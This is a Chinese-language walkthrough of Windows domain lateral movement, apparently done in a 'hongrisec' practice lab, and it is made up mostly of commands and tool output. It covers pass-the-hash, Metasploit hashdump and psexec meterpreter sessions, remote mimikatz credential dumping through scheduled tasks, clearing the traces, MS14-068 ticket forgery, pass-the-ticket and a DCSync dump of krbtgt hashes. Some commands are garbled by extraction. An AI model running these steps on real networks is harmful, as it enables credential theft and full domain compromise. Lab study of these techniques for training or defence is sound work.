
利用cs的派生会话




得到一个派生的会话




hash传递







拿到域内所有机器




或者利用token窃取






成功拿到服务器



利用msf进行hash传递

添加路由

```
run autoroute -s 192.168.52.0/24
```



回到顶部

利用getsystem提权

获取hash

```
run post/windows/gather/hashdumpmeterpreter >
getsystem...Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::liukaifeng01:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

利用msf直接获取meterpreter

使用正向连接

```
sf5 exploit(windows/smb/psexec) > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec) > show options

set payload windows/meterpreter/bind_tcp


Module options (exploit/windows/smb/psexec):


   Name                  Current Setting  Required  Description

   ----                  ---------------  --------  -----------

   RHOSTS                192.168.52.141   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

   RPORT                 445              yes       The SMB service port (TCP)

   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing

   SERVICE_DISPLAY_NAME                   no        The service display name

   SERVICE_NAME                           no        The service name

   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share

   SMBDomain             god              no        The Windows domain to use for authentication

   SMBPass               hongrisec@2019:  no        The password for the specified username

   SMBUser               Administrator    no        The username to authenticate as



Payload options (windows/meterpreter/bind_tcp):


   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)

   LPORT     9912             yes       The listen port

   RHOST     192.168.52.141   no        The target address



Exploit target:


   Id  Name

   --  ----

   0   Automatic

msf5 exploit(windows/smb/psexec) > set RHOST 192.168.52.141

RHOST => 192.168.52.141

msf5 exploit(windows/smb/psexec) > exploit


[*] 192.168.52.141:445 - Connecting to the server...

[*] 192.168.52.141:445 - Authenticating to 192.168.52.141:445|god as user 'Administrator'...

[*] 192.168.52.141:445 - Selecting native target

[*] 192.168.52.141:445 - Uploading payload... NdNRbMHz.exe

[*] 192.168.52.141:445 - Created NdNRbMHz.exe...

[+] 192.168.52.141:445 - Service started successfully...

[*] 192.168.52.141:445 - Deleting NdNRbMHz.exe...

[*] Started bind TCP handler against 192.168.52.141:9912

[*] Sending stage (180291 bytes) to 192.168.52.141

[*] Meterpreter session 2 opened (192.168.33.3-192.168.33.5:0 -> 192.168.52.141:9912) at 2020-05-22 14:12:38 +0800
```

回到顶部

```
meterpreter >
```

利用msf的psexec执行命令

```
use auxiliary/admin/smb/psexec_command

msf5 auxiliary(admin/smb/psexec_command) > set RHOSTS 192.168.52.138           ip

RHOSTS => 192.168.52.138

msf5 auxiliary(admin/smb/psexec_command) > set SMBDOMAIN god                   域名      god/Administrator

SMBDOMAIN => god

msf5 auxiliary(admin/smb/psexec_command) > set SMBUSER Administrator           域用户

SMBUSER => Administrator

msf5 auxiliary(admin/smb/psexec_command) > set SMBPASS hongrisec@2019:         密码  或者hash

SMBPASS => hongrisec@2019:

msf5 auxiliary(admin/smb/psexec_command) > set COMMAND ipconfig                命令

COMMAND => ipconfig

msf5 auxiliary(admin/smb/psexec_command) > exploit


[+] 192.168.52.138:445    - Service start timed out, OK if running a command or non-service executable...

[*] 192.168.52.138:445    - checking if the file is unlocked

[*] 192.168.52.138:445    - Getting the command output...

[*] 192.168.52.138:445    - Executing cleanup...

[+] 192.168.52.138:445    - Cleanup was successful

[+] 192.168.52.138:445    - Command completed successfully!

[*] 192.168.52.138:445    - Output for "ipconfig":



Windows IP ????



************* *********:


   ******ض??? DNS ??u05fa . . . . . :

   ********** IPv6 ??. . . . . : fe80::482e:ddf9:ce9f:4854%11

   IPv4 ?? . . . . . : 192.168.52.138

   **********  . . . . . : 255.255.255.0

   Ĭ*******. . . . . : 192.168.52.2


************* isatap.{D7C92CB6-1939-46AC-85CE-50401CEC5056}:


   ý??"  . . . . . : ý???V̆Ɔ?

   ******ض??? DNS ??u05fa . . . . . :



[*] 192.168.52.138:445    - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

利用IPC入侵
建立ipc连接

n
```
et use 192.168.52.138ipc$ "hongrisec@2019:" /user:godAdministrator


C:Windowssystem32>dir 192.168.52.138c$

dir 192.168.52.138c$

 Volume in drive 192.168.52.138c$ has no label.

 Volume Serial Number is 1E4D-1970
```

回到顶部

```
 Directory of 192.168.52.138c$


19/10/13  13:06    <DIR>          ExchangeSetupLogs

19/08/24  21:55    <DIR>          inetpub

09/07/14  11:20    <DIR>          PerfLogs

19/08/24  21:34    <DIR>          Program Files

19/08/24  21:34    <DIR>          Program Files (x86)

19/10/13  18:01    <DIR>          redis

20/05/14  22:11    <DIR>          Users

20/05/22  13:41    <DIR>          Windows

               0 File(s)              0 bytes

               8 Dir(s)  13,964,476,416 bytes free


C:Windowssystem32>
```

查看目标机器运行的进程

```
C:UsersAdministratorDownloads>tasklist /S 192.168.52.138 /U godAdministrator /P hongrisec@2019:
```

利用计划任务获取机器权限

查看时间目标机器时间

```
C:Windowssystem32>net time 192.168.52.138

net time 192.168.52.138

Current time at 192.168.52.138 is 2020/5/22 17:12:03



The command completed successfully.




C:Windowssystem32>


copy mimikatz.exe 192.168.52.138c$

copy mimidrv.sys 192.168.52.138c$

copy mimilib.dll 192.168.52.138c$

at 192.168.52.138 17:29:00 C:mimi.bat
```

mimi.bat的内容为

```
c:mimikatz.exe privilege::debug sekurlsa::logonpasswords exit>1.txtcopy mimikatz_x64.exe 192.168.52.138c$
```

计划任务执行

```
at 192.168.52.138 17:54:00 cmd.exe /c "C:mimikatz_x64.exe>1.txt"
```

清除痕迹

#清除at记录

```
at 192.168.1.1 ID /deletenet use 远程名称 /del /y
```

ms14-068

Benjamin Delpy(mimikatz的作者)写了一个MS14-068的利用工具，叫Kekeo，是PyKEk的升级版，他能够找到并定位有漏洞的域控，在打了补丁（KB3011780）和 2012/2012r2域控情况下仍能奏效。

在利用ms14-068漏洞之前，建议先使用 klist/purge 清除服务器端缓存的 Kerberos 凭据，且使用域控地址不使用IP.

.获取域用户的SID

SID（安全标识符），是为域或本地计算机中创建每个帐户所分配的唯一ID字符串。

whoami /all

S-1-5-21-2952760202-1353902439-2381784089-500

输入klist查看票据

如果有就输入klist purge清除

```
C:\Users\Administrator\Downloads>klist purge

当前登录 ID 是 0:0x1bff4d
        删除所有票证:
        已清除票证!

C:\Users\Administrator\Downloads>klist

当前登录 ID 是 0:0x1bff4d

缓存的票证: (0)
```


ms14-068.exe-uAdministrator@god.org-p"hongrisec@2019:"-sS-1-5-21-2952760202-1353902439-2381784089-500-dowa.god.org-u域用户@域名-s域用户SID-d域控制器地址-p域成员密码

```
C:\Users\Administrator\Downloads>ms14-068.exe  -u Administrator@god.org  -p "hon
grisec@2019:" -s S-1-5-21-2952760202-1353902439-2381784089-500 -d owa.god.org
  [+] Building AS-REQ for owa.god.org... Done!
  [+] Sending AS-REQ to owa.god.org... Done!
  [+] Receiving AS-REP from owa.god.org... Done!
  [+] Parsing AS-REP from owa.god.org... Done!
  [+] Building TGS-REQ for owa.god.org... Done!
  [+] Sending TGS-REQ to owa.god.org... Done!
  [+] Receiving TGS-REP from owa.god.org... Done!
  [+] Parsing TGS-REP from owa.god.org... Done!
  [+] Creating ccache file 'TGT_Administrator@god.org.ccache'... Done!

C:\Users\Administrator\Downloads>_
```


可以发现得到一个票据

```
,120 TGT_Administrator@god.org
```


注入内存

再使用mimikatz将票据（TGT）注入到当前内存中，来伪造kerberos协议认证证书。

kerberos::purge　　//清空当前所有凭证kerberos::list//查看当前凭证kerberos::ptcTGT_Administrator@god.org.ccache//将票据注入到内存中
kerberos::pttTGT_Administrator@god.org.kirbi

```
:\Users\Administrator\Downloads\mimikatz_trunk\x64>dir \\192.168.52.138\c$
驱动器 \\192.168.52.138\c$ 中的卷没有标签。
卷的序列号是 1E4D-1970

\\192.168.52.138\c$ 的目录

020/05/22  20:15            73,802 123.exe
019/10/13  13:06    <DIR>          ExchangeSetupLogs
019/08/24  21:55    <DIR>          inetpub
013/01/23  01:18            36,696 mimidrv.sys
020/05/03  00:17         1,261,832 mimikatz.exe
020/05/22  21:21    <DIR>          mimikatz_trunk
020/05/03  00:17            46,856 mimilib.dll
009/07/14  11:20    <DIR>          PerfLogs
019/08/24  21:34    <DIR>          Program Files
020/05/22  21:18    <DIR>          Program Files (x86)
019/10/13  18:01    <DIR>          redis
020/05/14  22:11    <DIR>          Users
```


依然是使用ms14-068生成一个票据。
执行命令后会在当前目录生成.ccache 的文件
然后使用KrbCredExport将 .ccache文件转化为kirbi格式，也就是user.ticket
https://github.com/rvazarkar/KrbCredExport

```
python KrbCredExport.py TGT_tidetest@tide.org.ccache user.ticket
```

现在使用kekeo版

输入klist查看票据

如果有就输入klist purge清除

```
kekeo.exe/domain:god.org/user:Adminstrator/password:hongrisec@2019://ptt
```

黄金票据

首先
可以直接使用mimikatz获取krbtgt的hash

```
privilege::debug
mimikatz log
mimikatz # lsadump::dcsync /domain:god.org /user:krbtgt
[DC] 'god.org' will be the domain
[DC] 'owa.god.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2019/8/24 21:44:23
Object Security ID   : S-1-5-21-2952760202-1353902439-2381784089-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 58e91a5ac358d86513ab224312314061
    ntlm- 0: 58e91a5ac358d86513ab224312314061
    lm  - 0: a151f0fbafab56da67864278a60a75e8

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : GOD.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a780c2c18b3287e3448562a36dccb2d57d11fd398b55ce2
cd9b128308cef74df
      aes128_hmac       (4096) : 2e35721544960f553afcba54252d7b13
      des_cbc_md5       (4096) : 8cc1019b7ccd1319
      rc4_plain         (4096) : 58e91a5ac358d86513ab224312314061

* Primary:Kerberos *
    Default Salt : GOD.ORGkrbtgt
    Credentials
      des_cbc_md5       : 8cc1019b7ccd1319
      rc4_plain         : 58e91a5ac358d86513ab224312314061

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  abb457b021966fc900dc1cebd9c4d188
    02  2d15787683382a038d82e156840ecb77
    03  18ef6706588499850361 23a064571815
    04  abb457b021966fc900dc1cebd9c4d188
    05  2d15787683382a038d82e156840ecb77
    06  7ae9071dab444ffbc1501482b8da7fcf
```

